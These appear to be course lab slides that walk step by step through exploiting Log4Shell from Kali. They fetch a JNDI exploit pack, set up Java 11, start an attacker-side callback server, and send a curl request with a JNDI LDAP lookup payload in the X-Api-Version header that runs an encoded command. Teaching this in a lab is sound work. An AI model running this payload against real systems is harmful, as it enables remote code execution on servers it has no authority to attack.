sudo install openjdk-11-jre openjdk-11-jdk
```

Log4Shell Exploit




- Pull/Unpack JNDI Exploit pack
<https://comp5830.org/JNDIExploit.zip>
- Install openjdk-11 in Kali
- Set alias for using Java11


At bottom of ~/.zshrc

```
alias java11=/usr/lib/jvm/java-11-openjdk-amd64/bin/java
```


Kali NIC Configuration



Kali NIC Configuration



Kali NIC Configuration



Log4Shell Exploit



- Pull/Unpack JNDI Exploit pack
<https://comp5830.org/JNDIExploit.zip>
- Install openjdk-11 in Kali
- Set alias for using Java11
- Run attacker-side callback server

```
java11 -jar JNDIExploit-1.2-SNAPSHOT.jar -i KALI-IP -p 8080
```


Log4Shell Exploit



- Pull/Unpack JNDI Exploit pack
<https://comp5830.org/JNDIExploit.zip>
- Install openjdk-11 in Kali
- Set alias for using Java11
- Run attacker-side callback server
- Make web request with encoded cmd

```
curl 192.168.66.144:514/log4j-endpoint  
  -H 'X-Api-Version:  
    ${jndi:ldap://KALI-IP:1389/Basic/Command/Base64/XXXX}'
```